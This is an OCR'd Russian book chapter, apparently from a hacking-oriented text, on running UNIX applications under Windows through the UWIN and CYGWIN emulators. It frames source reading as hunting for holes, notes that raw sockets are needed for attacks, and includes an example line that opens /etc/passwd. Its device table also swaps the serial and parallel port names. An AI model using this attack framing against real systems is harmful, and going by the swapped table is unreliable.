Тем не менее, все это не мешает LINUX быть и оставаться эдемом для энтузиастов программирования, не интересующихся коммерческой стороной процесса. Системы же Microsoft занимают совсем другую нишу, никак не пересекающуюся с миром LINUX и бесплатного программного обеспечения.

Эрик Раймон (известный по «Новому словарю хакера») глубоко убежден, что передача прав на исходные тексты продукта – единственно возможный путь развития программного обеспечения. Именно он убедил компанию Netscape открыть исходные тексты своего браузера. Однако, пользователей «неправильного» Internet Explorer оказывается несравненно больше и работает он куда устойчивее своего «правильного» собрата.

"Если вы отвергаете мир, в который вас втолкнули, вы должны найти другой мир. Нельзя просто усесться и заявить, что все это еще будет создано. Всякое внешнее движение бесполезно, пока в нем участвуют люди, внутренне не переменившиеся"

Приписывается Хиппи

Как запускать UNIX приложения под Windows

- В этой главе:
  - Отличия между UNIX и Windows
  - Перенос приложений с UNIX на Windows
  - Техника эмуляции UNIX
  - Различия между дескриптором и обработчиком
  - Различия в реализации процессов в UNIX и Windows
  - Имитация вызовов fork и exec
  - Эмуляция сигналов
  - Отличия в реализации кучи
  - Различие наклона черты-разделителя каталогов
  - Наименования стандартных устройств в UNIX и Windows
  - Имитация чувствительности к регистру в наименовании файлов
  - Отсутствие поддержки сырых гнезд в Windows
  - Сравнение эмуляторов UWIN и CYGWIN

"...ты выбрал самый трудный путь для того, чтобы взобраться сюда. Иди за мной, я покажу тебе самый легкий путь"

Френк Херберт "Дюна"

Открытость исходных текстов большинства UNIX-приложений чрезвычайно облегчает их анализ на предмет поиска дыр, – разве можно сравнить это с утомительным дизассемблированием кода Windows NT?

Однако простой визуальный просмотр распечаток – крайне неэффективный и трудоемкий метод исследования. Разумнее установить на компьютере UNIX и прогонять код под отладчиком. В любом случае UNIX потребуется для получения навыков работы с командными оболочками. Позже это пригодится для удаленного запуска программ и управления своим акаунтом на сервере.

Современные версии UNIX снабжены достаточно грамотными программами инсталляции, и в большинстве случаев установка никаких проблем не вызывает. Но… может «скушать» до пятисот мегабайт дискового пространства, и уж наверняка потребует перекройки

---

[77] Впрочем, многие администраторы ее используют и… «пока все работает»

таблицы разделов, – а гарантировать сохранность информации разработчики, естественно, не собираются. Резервироваться? Уж лучше купить новый жесткий диск!

Но можно пойти и другим путем – воспользоваться утилитами, позволяющими запускать UNIX приложения прямо из-под Windows! Написать полноценный эмулятор UNIX теоретически возможно, правда, вряд ли кому-то удастся добиться хорошей производительности. Да и зачем? Исходные тексты большинства приложений доступны, – остается перекомпилировать их под новую платформу и все! Но на самом деле это далеко не так просто, как может показаться на первый взгляд. Архитектуры UNIX и Windows в целом очень близки, но незначительные отличия не позволяют запустить «чужой» код без существенной переработки программы.

Поэтому, приходится выкручиваться иначе, – добавлять к Windows еще одну библиотеку, сглаживающую различия системных функций обоих операционных систем. Именно так и поступил Дэвид Корн (автор известной одноименной оболочки), создатель UWIN.

На рисунке 041 на первый взгляд изображен знаменитый “Norton Commander” но, присмотревшись внимательнее, можно различить «неправильный»[78] символ-разделитель каталогов. Да, это “Midnight Commander”, - Norton для UNIX.




Рисунок 041.bmp Так выглядит Midnight Commander, запущенный на эмуляторе UNIX в среде Windows 98

Стоит развернуть окно консоли на полный экран, и не каждый поклонник UNIX разберется в какой операционной системе он работает! Конечно, «живая» UNIX все же лучше, но для большинства задач, описываемых в книге, эмулятор вполне подойдет.

Разумеется, UWIN не единственное приложение в своем роде. Существует еще CYGWIN, NUTCRACKER и множество других аналогичных программ. Какую из них использовать – выбирать читателю, но в книге будут описаны лишь две – UWIN и CYGWIN. Для некоммерческого использования они бесплатны, остальные же требуют оплаты, зачастую превышающей стоимость фирменного диска UNIX и дополнительного винчестера!

Перед углублением в описание особенностей обоих программ полезно рассмотреть: в чем заключатся различия между Windows и UNIX, и какие существуют пути их преодоления. «С высоты птичьего полета» эти операционные системы практически идентичны друг другу, и если бы программисты не использовали особенностей реализации той или иной функции в переносе прикладных приложений никаких проблем не возникало[79].

---

[78] То есть, как раз правильный

[79] Ну, почти бы не возникало

Так, в UNIX каждый открытый файл ассоциирован с ***дескриптором***, а Windows используют ***HANDLE***[80]. В первом приближении одно идентично другому – это «магические» числа, интерпретировать которые может только операционная система, а для приложений они представляется «черными ящиками». Сказанное справедливо для Windows, но в UNIX[81] дескрипторы упорядочены и предсказуемы. Напротив, HANDLE представляют собой случайные 32-числа, поэтому программы, написанные с учетом особенностей представления дескрипторов UNIX, откажутся работать в Windows. Возможный выход из такой ситуации заключается в создании собственной таблицы обработчиков, идентичной для всех процессов и хранящей упорядоченный список дескрипторов (смотри рисунок 001.txt).




Рисунок 001.txt Создание эмулятором собственной таблицы файловых манипуляторов

Причем, один и тот же дескриптор может ассоциироваться с несколькими HANDLE. Например, оба дескриптора консоли, одновременно открытой как на запись, так и на чтение должны управляться всего одним обработчиком. Это обстоятельство крайне важно, ибо в Windows не существует глобальной таблицы обработчиков общей для всех процессов[82]. Каждый процесс имеет собственную локальную таблицу, поэтому бессмысленно пытаться использовать HANDLE чужого процесса. Локализация манипуляторов значительно повышает надежность системы, но затрудняет межпроцессорные взаимодействия, и все UNIX приложения, не рассчитывающие на такой поворот событий, тут же откажут в работе. Поэтому, необходимо собрать все HANDLE в одну таблицу, общую для всех UNIX-процессов (смотри рисунок 002.txt).

[80] Так же известное под именем ***обработчик***
[81] Как и в MS-DOS
[82] То есть, конечно, существует, но прикладным приложениям она недоступна




Рисунок 002.txt (показаны локальные таблицы HANDLE для двух Windows-процессов, и их отображение в глобальную таблицу дескрипторов UNIX-эмулятора)

Намного более существенны различия реализаций процессов в UNIX и Windows. Поддержка многозадачности в UNIX реализована крайне убого (да не обидятся ее поклонники на это высказывание). Системный вызов exec, запуская новый процесс, «подминает» текущий, поэтому, до запуска exec обычно используется функция fork, расщепляющая один процесс на два – ***родительский*** и ***дочерний***. Процесс-сын наследует все открытые файлы отца, сегмент данных и продолжает выполнение с той же самой точки, в которой завершился вызов fork. Отличие между ними заключается лишь в возвращаемом функцией fork значении. Родительский процесс получает идентификатор дочернего, а сам дочерний всегда ноль. Поэтому, код, поражающий новый процесс, в UNIX приложениях обычно выглядит так: “`if (fork()==0) exec("/bin/vi","/etc/passwd",0);`”.

В Windows все намного естественнее и элегантнее. Вызов CreateProcess действительно порождает новый процесс, не затирая текущий. При этом сохраняется возможность наследования всех обработчиков установкой флага bInheritHandles. Поэтому, функция CreateProcess практически эквивалентна последовательным вызовам fork + exec. Но аналога fork в Windows нет, как нет возможности расщепления процессов! По большому счету это просто не нужно современным программистам, но часто использовалось разработчиками UNIX-приложений.

Любой эмулятор UNIX должен уметь имитировать вызов fork, благо гибкая архитектура Windows это позволяет. Чаще всего создается ***приостановленный*** (*suspend*) процесс с той же самой стартовой информацией, что и текущий. До выполнения функции main() из родительского процесса в дочерний копируется сегмент данных, стек и дублируются все обработчики. В последнюю очередь модифицируется контекст процесса, хранящий значения регистров, в том числе и регистра указателя очередной выполняемой команды (в 386+ серии микропроцессоров он носит название EIP).

Гораздо проще имитировать exec, – достаточно вызвать CreateProcess и “прибить” текущий процесс, имитируя его замещение новым. Остается всего лишь переустановить идентификатор, сохраняя генеалогическую линию. Если этого не сделать, вновь порожденный процесс станет потомком процесса, вызвавшего exec, а в оригинальной системе UNIX функция.exec не создает дочернего процесса и сохраняет идентификатор текущего. Но идентификатор процесса выдается операционной системой и не может быть изменен по желанию приложения! Другими словами, если “Процесс 0” породил “Процесс 1” и запомнил его идентификатор, а “Процесс 1”, имитируя вызов exec, обратился к функции CreateProcess и вызвал exit для завершения своей работы, то “Процесс 0” будет по-прежнему ссылаться на уже несуществующий “Процесс 1”, ничего не зная о порожденном “Процессе 2”, обладающего иным идентификатором.

Ситуация разрешается созданием собственной таблицы идентификаторов эмулятором UNIX. Родительский процесс в качестве идентификатора получает индекс ячейки такой таблицы, содержащей настоящий идентификатор дочернего процесса. В результате появляется

возможность «подменить» идентификатор «Процесса 1» на «Процесс 2» незаметно для родительского процесса. (Смотри рисунок 003.txt)




Рисунок 003.txt Имитация эмулятором системного вызова fork

В отличие от Windows, UNIX поддерживает ***сигналы*** – удобное средство межпроцессорного взаимодействия, своеобразный аналог программно-аппаратных прерываний. Механизм же сообщений, реализуемый Windows, требует постоянного опроса очереди сообщений на предмет обнаружения новых поступлений. Так, например, при закрытии окна приложению посылается сообщение WM_CLOSE, но если оно в этот момент не читает очередь, а занято чем-то другим, скажем, форматированием очередного трека дискеты или сортировкой данных, то проигнорирует попытку закрытия, и продолжит работу вплоть до следующей проверки очереди. Поэтому, практически в каждом Windows-приложении присутствует следующий код:

```
while (GetMessage (&msg, NULL, 0, 0))
{
    TranslateMessage (&msg);
    DispatchMessage (&msg);
}
```

Исключения составляют консольные приложения, а во всех остальных случаях никакое однопоточное приложение не может «забыть» о проверке очереди сообщений больше чем на десятую долю секунды, не вызывая протестов со стороны пользователя, ругающегося ни на что не реагирующую программу.

В UNIX все гораздо проще – операционная система автоматически прерывает работу процесса-получателя и передают управление на подпрограмму обработки сигнала, а после ее завершения возобновляет выполнение прерванного процесса с того же самого места.

К счастью, в Windows 9x/Winwos NT существует многопоточность и множество механизмов межпроцессорных взаимодействий, поэтому имитировать поддержку сигналов вполне реально. Для этого в каждом эмулируемом приложении необходимо выделить отдельный поток, ожидающий ну, например, ***события*** (*Event*) и передающий управление на соответствующую подпрограмму при его наступлении. (Смотри рисунок 004.txt) События

выгодно отличаются возможностью «заморозить» ожидающий поток, не теряя впустую драгоценного процессорного времени.

Следует отметить, функция “kill” вовсе не убивает процесс, как это следует из ее названия, а отправляет ему сигнал, который тот может либо проигнорировать, либо обработать по своему усмотрению.




Рисунок 004.txt Имитация эмулятором механизма сообщений

Другое существенное отличие заключается в поведении ***кучи*** (*heap*) при изменении размеров выделенного блока. Куча – это динамически распределяемая область памяти. Не вникая в технические тонкости той или иной реализации, достаточно отметить три важнейшие операции, совершаемые над кучами – ***выделение*** блока памяти, ***освобождение*** и ***изменение*** его размеров. Первые две никаких проблем не вызывают, но вот динамическое изменение размера – штука интересная. Легко уменьшить размер блока, но намного чаще программистам требуется его увеличить (для того кучи и задуманы, чтобы сначала запросить немножечко памяти, а по мере потребности требовать ее все больше и больше). А как поступить, если к концу одного блока вплотную примыкает следующий? UNIX использует ***трансляцию*** адресов, то есть определенным образом отображает физические адреса на логические, создавая видимость непрерывности всего блока памяти, хотя на самом деле он состоит из множества беспорядочно разбросанных фрагментов. А вот Windows находит подходящий по размеру свободный блок памяти, проецирует в его начало содержимое увеличиваемого блока и возвращает ***новый*** указатель начала блока. Программы Windows, рассчитанные на такое поведение, выполняются успешно, но вот, попробуй-ка, научи UNIX-приложения этим фокусам! Поэтому, эмулятор UNIX должен иметь свой собственный менеджер куч, работающий с памятью Windows на низком уровне функциями VirtualAlloc и VirtualFree.

Описанные выше различия относятся к тонкостям реализации, и скрыты от простого пользователя, отличающего Windows от UNIX по наклону черты-разделителя. Совершенно непонятно, почему разработчики MS-DOS вопреки всем соглашениям де-факто, решили проявить оригинальность, применив не прямой, а обратный слеш, зарезервированный в Си для управляющих символов. Очевидно, перенос программы из UNIX в MS-DOS (Windows) потребовал бы переделок значительной части кода и существенных усилий. К счастью, эмуляторы позволяют этого избежать, автоматически переформатировав строку (в простейшем случае) или установив новый драйвер файловой системы (для обеспечения полной имитации). Не следует забывать, файловая система в UNIX ***монтируемая***, т.е. объединяет в одну логическую структуру файлы и каталоги, физически расположенные не только на разных носителях, но и компьютерах.

Гораздо больше неудобств доставляет «двойной» перенос строки в MS-DOS (Windows), задаваемый символами “\r\n”, тогда как UNIX ожидает лишь одиночного символа “\n”. Поэтому, в большинстве случаев UNIX-приложения не могут корректно обрабатывать тексты, созданные редакторами MS-DOS (Windows) и наоборот. Так, текст программы, набранный в редакторе edit, вызовет протест со стороны UNIX-версии интерпретатора Perl.

Универсального выхода из этой ситуации не существует, но посредственных решений проблемы можно предложить сколько угодно. Чаще всего эмуляторы при открытии файла в

текстовом режиме самостоятельно обрабатывают символы перевода строки, следуя UNIX-соглашению. Файл, открытый в двоичном режиме читается «как есть», поскольку невозможно различить действительный перевод строки от совпадения последовательности символов. К сожалению, многие приложения обрабатывают текстовые файлы, открывая их в бинарном режиме. Поэтому, лучше всего переносить файлы данных вручную, при необходимости заменяя символы переноса строки.

Точно так, в MS-DOS и UNIX не совпадают наименования устройств. Например, для подавления вывода сообщений на экран в MS-DOS используется конструкция “>nul” (“echo Это сообщение никогда не появится на экране >nul”), а в UNIX – “>/dev/null” (“echo Это сообщение никогда не появится на экране > /dev/null”). Другие примеры различий показаны в таблице 1

Устройство	Название в UNIX	Название в MS-DOS
Консоль	/dev/tty	Con
Стандартный ввод	/dev/stdin	Con
Стандартный вывод	/dev/stdout	Con
Черная дыра	/dev/null	Nul
Привод гибких дисков	/dev/fd	A: (B:)
Параллельный порт	/dev/lp	Com
Последовательный порт	/dev/mod	lpt

Таблица 1 Различия наименования устройств в UNIX и MS-DOS

Поэтому, любой эмулятор должен предоставлять собственную библиотеку функций для работы с файлами, имитирующую наличие указанных устройств. Это реализуется простым преобразованием имен и контролем доступа операций записи и чтения (например, в стандартный ввод нельзя записывать, хотя MS-DOS это позволяет, совмещая и ввод, и вывод в одном устройстве под названием ‘con’ – сокращение от *console*).

К сожалению, существуют и такие различия, сгладить которые невероятно трудно. Так, например, система UNIX чувствительна к регистру в именах файлов и допускает мирное сосуществование “myfile” и “MyFile” в одном каталоге. Кажется, единственный способ приучить к этому Windows, – реализовать собственную файловую систему, но существуют более простые, хотя и менее элегантные решения. Некоторые эмуляторы ассоциируют файлы с таблицами виртуальных имен, обрабатываемых по правилам UNIX. (Смотри рисунок 005.txt)




Рисунок 005.txt Создание эмулятором таблицы виртуальных имен, чувствительных к регистру

Намного хуже дело обстоит с поддержкой сырых гнезд (*SOCK_RAW*). Если говорить просто, сырые гнезда позволяют прикладной программе самостоятельно сформировать заголовок IP пакета, – действие редко используемое в нормальной жизни, но необходимое для множества атак.

Спецификация WINSOCK 2.x как будто бы подтверждает их наличие в Windows, но на самом деле, соответствующие функции реализованы неправильно и посылают подложный пакет, помещая пользовательский заголовок в область данных. Не то чтобы ситуация была полностью безнадежна, но написание собственных драйверов TCP/IP требует надлежащей квалификации разработчиков, и ни один из известных автору эмуляторов сырых гнезд не поддерживает.

К слову сказать, помимо гнезд семейства AF_INET, в UNIX существуют и гнезда используемые для межпроцессорного взаимодействия, не поддерживаемые WINSOCK, но реализуемые подавляющим большинством эмуляторов.

Рассмотрев теоретические различия между UNIX и Windows, перейдем к сравнению конкретных реализаций эмуляторов. Для этого возьмем двух ярких представителей, UWIN от компании AT&T (кто знает UNIX лучше AT&T?) и CYGWIN, поддерживаемый в рамках проекта GNU[83].

Рисунок UWIN.GIF Логотип эмулятора UWIN

Для некоммерческого использования полноценную копию UWIN можно получить бесплатно, посетив сайт автора – http://www.research.att.com/sw/tools/uwin/. Установленный UWIN предоставляет следующие возможности: "*UWIN has a set of popular shells like ksh (Kornshell) & tcsh (C shell) and more than 300 utilities like vi, ls, ps, grep, tail, uudecode/uuendecode, mailx, find, perl, awk, etc along with a vt100 terminal emulation. It also provides a Telnet server along with other inet daemons and utilities like telnet, ftp, rsh, rlogin, and their corresponding servers for Windows NT, enabling a user to remotely access the system over the network. Optional tools include the Apache Web-server and bind DNS server.*[84]"

*Врезка «Системные требования UWIN»**

- ***Software requirements Software requirements***
- *UWIN Base toolkit + UWIN SDK*
- *Microsoft Visual C/C++ 4.0 or higher or GNU C/C++ compiler*
- *Microsoft Windows NT 4.0 or higher (Workstation or Server) or*
- *Microsoft Windows 95/98*
- **Hardware requirements Hardware requirements**
- *Intel x86, Pentium, Pentium Pro and compatible systems*
- *30-100MB of available hard-disk space*

UWIN содержит множество популярных командных оболочек, свыше 300 необходимых для работы утилит и даже позволяет запускать Apache WEB сервер и DNS сервер. Администраторов Windows NT не может не порадовать наличие полноценного telnetd –демона (как известно в штатную поставку Windows NT не входит никаких средств удаленного управления компьютером)[85].

[83] GNU рекурсивно расшифровывается как GNU Not Unix.
[84] Смотри Wipro UWIN Version 2.0 User Guide
[85] В штатную поставку Windows 2000 входит и telnet-сервер




Рисунок 048 Демонстрация наличия telnet-сервера в эмуляторе UWIN

Разработчикам пригодится компилятор GNU C/C++ и отладчик gdb, или любой другой инструментарий – по выбору. Например, perl, awk, tcl.. да всего не перечислишь! Кстати, в UWIN входит «обертка» (*wrapper*) для Microsoft Visual C++, дополняющая его возможностью обработки исходных текстов UNIX-приложений. Разумеется, откомпилированный текст можно отлаживать чем угодно, в том числе и Soft-Ice, не имеющим аналогов в среде UNIX.

Наконец, даже никого не собирающиеся атаковать пользователи, со временем обнаружат – пользоваться командными оболочками UNIX, намного удобнее, чем елозить мышью. Благо, UWIN позволяет запускать не только UNIX, но и Windows-приложения, умело обращаясь не только с дисками, но и с реестром.

Отныне ветви реестра будут представлены каталогами, а ключи – файлами. Корневой раздел реестра ***монтируется*** в каталог "/reg" На рисунке 049 показано, как вывести на экран содержимое ветви реестра "HKEY_CURRENT_USER\Network\Persistent\H". Но этим возможности UWIN не ограничиваются. В реестре становится возможным хранить и обрабатывать файлы, точь-в-точь как на обычном жестком диске!




Рисунок 049.bmp Эмулятор UWIN позволяет обращаться с реестром Windows точно так, как с файлом

Выше был употреблен термин "монтируется" – UWIN эмулирует монтируемую файловую систему, то есть позволяет произвольным образом объединять в одну логическую

структуру, файлы и каталоги физически расположенные на разных дисках и даже компьютерах. По умолчанию корневым каталогом назначается директория, в которую инсталлирован UWIN. Корень диска «C» становится каталогом “/C/”, и соответственно “/A/”, “/B/”, “/D/”, “/E” для остальных дисков (если они есть). Каталог Windows доступен как “/C/Windows”, так и через короткий псевдоним “/Win”. Сетевые компьютеры автоматически монтируются так же, как и в Windows, но с наклоном черты в обратную сторону, т.е. “\\SERVER\C” станет называться “//SERVER/C”. Вообще же узнать, как смонтирован тот или иной ресурс можно с помощью команды mount. Например, на компьютере автора результат ее работы выглядел так:

```
C:\Program Files\UWIN on / type FAT32 (ic,text,grpid,suid,rw)
C:\Program Files\Microsoft Visual Studio\vc98\ on /msdev type FAT32 (ic,text,grpid,suid,rw)
A: on /A type FAT (ic,text,grpid,suid,rw)
C: on /C type FAT32 (ic,text,grpid,suid,rw)
D: on /D type FAT32 (ic,text,grpid,suid,rw)
E: on /E type FAT32 (ic,text,grpid,suid,rw)
F: on /F type FAT32 (ic,text,grpid,suid,rw)
//SERVER/C on /H type FAT ()
/usr/bin on /bin type LOFS (ic,text,grpid,suid,rw)
/usr/lib on /lib type LOFS (ic,text,grpid,suid,rw)
/usr/etc on /etc type LOFS (ic,text,grpid,suid,rw)
/usr/dev on /dev type LOFS (ic,text,grpid,suid,rw)
/C/WINDOWS on /win type FAT32 (ic,text,grpid,suid,rw)
/C/WINDOWS/SYSTEM on /sys type FAT32 (ic,text,grpid,suid,rw)
/usr/proc on /proc type PROC (ic,text,grpid,suid,rw)
/usr/reg on /reg type REG (ic,text,grpid,suid,noexec,rw)
```

